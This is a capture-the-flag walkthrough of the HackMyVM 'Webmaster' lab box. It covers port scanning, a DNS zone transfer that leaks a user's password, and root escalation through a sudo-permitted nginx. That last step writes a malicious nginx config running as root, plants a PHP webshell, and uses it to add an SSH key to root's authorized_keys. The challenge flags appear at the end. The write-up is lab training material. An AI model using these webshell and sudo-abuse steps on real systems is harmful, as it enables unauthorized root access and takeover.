

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Tue Jan  6 17:43:24 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.25
Nmap scan report for 10.9.9.25
Host is up (0.00039s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6d:7e:d2:d5:d0:45:36:d7:c9:ed:3e:1d:5c:86:fb:e4 (RSA)
|   256 04:9d:9a:de:af:31:33:1c:7c:24:4a:97:38:76:f5:f7 (ECDSA)
|_  256 b0:8c:ed:ea:13:0f:03:2a:f3:60:8a:c3:ba:68:4a:be (ED25519)
53/tcp open  domain  Eero device dnsd
| dns-nsid:
|_  bind.version: not currently available
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan  6 17:43:40 2026 -- 1 IP address (1 host up) scanned in 15.82 seconds
ℹ️
For convenience, I'll add an entry to my hosts file, since it's easier to work with host names.
echo -e '10.9.9.25\t\twebmaster.hmv' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Penetration Testing
Initial Enumeration
ℹ️


Since this box represents more of a CTF challenge than a traditional web app, we'll skip right to the penetration testing phase instead of the usual walking of the application.
Virtual Host Enumeration
Since it appears that virtual hosts may be at play here, let's go ahead and do some more enumeration, using webmaster.hmv as the base domain.
gobuster vhost --domain 'webmaster.hmv' --append-domain -u 'http://10.9.9.25' -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 20 -o vhost.txt🚨
No additional virtual hosts found.
DNS Enumeration

Seeing as that there is a DNS server running on the target, let's see if we can enumerate any additional domain names.
dig -t axfr webmaster.hmv @10.9.9.25Try a zone transfer...
Exploit
SSH as John
John is a very bad system administrator, saving his password in a TXT record on a DNS server where zone transfers are enabled by any party.
ssh john@webmaster.hmv
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux webmaster 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=1000(john) gid=1000(john) groups=1000(john),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

Matching Defaults entries for john on webmaster:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User john may run the following commands on webmaster:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
Users and Groups
Local Users
john:x:1000:1000:john,,,:/home/john:/bin/bash
Local Groups
cdrom:x:24:john
floppy:x:25:john
audio:x:29:john
dip:x:30:john
video:x:44:john
plugdev:x:46:john
netdev:x:109:john
john:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:ef:21:10 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.25/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6324sec preferred_lft 6324sec
    inet6 fe80::be24:11ff:feef:2110/64 scope link
       valid_lft forever preferred_lft forever
Privilege Escalation
Becoming Root
Sudo Abuse
Malicious Nginx Configuration
nano pwn.confuser root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
worker_connections 768;
}
http {
server {
server_name _ default;
listen 8080;
root /;
autoindex on;
location / {
try_files $uri $uri/ =404;
}
# Enable PHP engine for script execution
location ~ \.php$ {
include /etc/nginx/fastcgi.conf;
fastcgi_pass unix:/run/php/php7.3-fpm.sock;
}
}
}See comments for clarification on certain settings
sudo /usr/sbin/nginx -t -c "$PWD/pwn.conf" && sudo /usr/sbin/nginx -c "$PWD/pwn.conf"Test and enable the configuration


Code Execution as Root
ℹ️
The configuration is running with
user root; and the PHP engine is enabled. Therefore, any PHP that is executed will do so with root privileges.cat << 'EOF' > /tmp/sh.php
<?php
$output = shell_exec($_GET['cmd']);
echo "<pre>$output</pre>";
?>
EOFAdd PHP webshell to "/tmp/sh.php"
curl -s 'http://webmaster.hmv:8080/tmp/sh.php' -G --data-urlencode 'cmd=ssh-keygen -t rsa -b 4096 -C "" -N "" -f /tmp/pwnykey > /dev/null && if ! [ -d /root/.ssh ] ; then mkdir /root/.ssh ; fi && cat /tmp/pwnykey.pub >> /root/.ssh/authorized_keys && chown john:john /tmp/pwnykey'"-G" tells curl to put the payload in the URL query string instead of the body
The series of commands we're running are...
ssh-keygento create a new SSH keypair for root- Check if
/root/.sshdirectory exists and if not, create it - Add
/tmp/pwnykey.pubto root user'sauthorized_keysfile - Make
johnthe owner of the private key
SSH with Root Key
ssh -i /tmp/pwnykey root@localhost
Flags
User
HMVdnsyo
Root
HMVnginxpwnd